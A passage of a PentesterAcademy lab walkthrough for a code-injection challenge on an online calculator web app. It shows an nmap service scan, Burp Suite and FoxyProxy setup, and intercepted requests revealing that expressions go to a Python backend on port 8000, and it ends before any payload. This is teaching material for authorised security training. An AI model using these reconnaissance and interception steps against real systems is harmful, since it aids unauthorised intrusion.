ATTACK DEFENSE


by PentesterAcademy

Name	Vulnerable Online Calculator - Code Injection
URL	https://attackdefense.com/challengedetails?cid=1929
Type	Webapp Pentesting Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Interacting with the webapp.

When the lab starts up, the Online Calculator webapp opens up in the browser:




Perform some calculations to know its working:


online-calc

online-calc.com:5000

Online Calc

05/3


online-calc


online-calc.com:5000

Online Calc

1.66666666667

Step 2: Scan the target machine using nmap.

Command: nmap -sS -sV online-calc.com



```
root@attackdefense:~# nmap -sS -sV online-calc.com
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-03 22:03 IST
Nmap scan report for online-calc.com (192.16.92.3)
Host is up (0.000013s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
8000/tcp open  http    Werkzeug httpd 1.0.0 (Python 2.7.17)
1 service unrecognized despite returning data. If you know the service/version,
SF-Port5000-TCP:V=7.70%I=7%D=6/3%Time=5ED7D0CD%P=x86_64-pc-linux-gnu%r(Get
SF:Request,583,"HTTP/1\.1\x20200\x20OK\r\nContent-Length:\x201127\r\nConte
SF:nt-Disposition:\x20inline;\x20filename=\"index\.html\"\r\nAccept-Ranges
SF::\x20bytes\r\nETag:\x20\"e021c45eee1c6fcb7629edafba897555f86958c5\"\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nVary:\x20Accept-Encodin
SF:g\r\nDate:\x20Wed,\x2003\x20Jun\x202020\x2016:33:17\x20GMT\r\nConnectio
SF:n:\x20close\r\n\r\n<!DOCTYPE\x20html><html\x20lang=en><head><meta\x20ch
SF:arset=utf-8><meta\x20http-equiv=X-UA-Compatible\x20content=\"IE=edge\">
SF:<meta\x20name=viewport\x20content=\"width=device-width,initial-scale=1\
SF:"><link\x20rel=icon\x20href=/favicon\.ico><title>online-calc</title><st
SF:yle\x20type=text/css>/\*\x20Your\x20local\x20CSS\x20File\x20\*/\n\x20\x
SF:20\x20\x20\x20\x20@font-face\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20font-family:\x20'Roboto';\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:font-style:\x20normal;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-we
SF:ight:\x20700;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20src:\x20local\('
SF:Roboto-Regular'\),\x20local\('Roboto-Medium'\),\x20url\(fonts/Roboto-Me
SF:dium\.ttf\)\x20format\('truetype'\);\n\x20\x20\x20\x20\x20\x20}</style>
SF:<link\x20href=/css/main\.7ee6b179\.css\x20rel=prefetch><link\x20href=/j
SF:s/main\.7112507e\.js\x20rel=prefetch><link\x20hre")%r(RTSPRequest,2F,"H
SF:TTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(D
SF:NSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnectio
SF:n:\x20close\r\n\r\n")%r(SMBProgNeg,2F,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nConnection:\x20close\r\n\r\n")%r(ZendJavaBridge,2F,"HTTP/1\.1\x20
```


On the target machine, 2 services are running. One is using port 5000 (on which the webapp is available) and on port 8000, a Python HTTP Server is running.

Step 3: Configure Burp proxy to intercept the file upload requests.

Configure the browser to use the Burp proxy listener as its HTTP Proxy server:


Using FoxyProxy addon to setup HTTP Proxy profile for the browser:

Click on the icons for FoxyProxy on the top left.



Use Enabled Proxies By Patterns and Order
Burp Suite (for all URLs)
✓ Turn Off (Use Firefox Settings)


Select Burp Suite profile from the list.




Use Enabled Proxies By Patterns and Order
✓ Burp Suite (for all URLs)
Turn Off (Use Firefox Settings)

Launch BurpSuite.

Select Web Application Analysis > burpsuite



The following window will appear:


Burp Suite Community Edition v2020.1

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

[✓ Temporary project]

New project on disk — Name: — File: — Choose file...

Open existing project


Name	File

File: — Choose file...

[✓] Pause Automated Tasks

Click Next.

Finally, click Start Burp in the following window:


Burp Suite Community Edition v2020.1

Select the configuration that you would like to load for this project.

BURPSUITE COMMUNITY EDITION

[✓ Use Burp defaults]

Use options saved with project

Load from configuration file

File

File:


Choose file...

Default to the above in future

Disable extensions

Cancel | Back | Start Burp

The following window will appear after BurpSuite has started:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
New scan
New live task
Filter Running Paused Finished
Hide
Filter High Medium Low Info Certain Firm Tentative
Advisory
Filter Critical Error Info Debug
Search...

Tasks

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain ... 0 items added to site map

Capturing: 0 responses processed

0 responses queued

Upgrade to Burp Suite Professional to automatically find vulnerabilities!


Issue activity [Pro version only]

Issue type	Host	P
Suspicious input transformation (reflected)	http://insecure-bank.com	/u
SMTP header injection	http://insecure-website.c...	/c
Serialized object in HTTP message	http://insecure-bank.com	/b
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/p
External service interaction (HTTP)	https://insecure-website....	/p
Web cache poisoning	http://insecure-bank.com	/c
Server-side template injection	http://insecure-bank.com	/u
SQL injection	https://vulnerable-websit...	/


Event log

Time	Type	Source	Message
22:12:23 3 Jun 2020	Info	Suite	This version of Burp Suite
22:12:21 3 Jun 2020	Info	Proxy	Proxy service started on 1
22:12:18 3 Jun 2020	Info	Suite	Running as super-user, en

Step 4: Inspect the requests and determine the vulnerability in the webapp.



Evaluate the above expression's value.




Request to http://192.16.92.3:8000

```
OPTIONS /evaluate HTTP/1.1
Host: 192.16.92.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://online-calc.com:5000/
Origin: http://online-calc.com:5000
Connection: close
```

The request would be intercepted by Burp Suite.

Forward the above request.



Request to http://192.16.92.3:8000


```
POST /evaluate HTTP/1.1
Host: 192.16.92.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://online-calc.com:5000/
Content-Type: application/json
Content-Length: 15
Origin: http://online-calc.com:5000
Connection: close

{"expr":"01/5"}
```

Notice that the application sends the expression to the Python server running on port 8000 on the target machine.

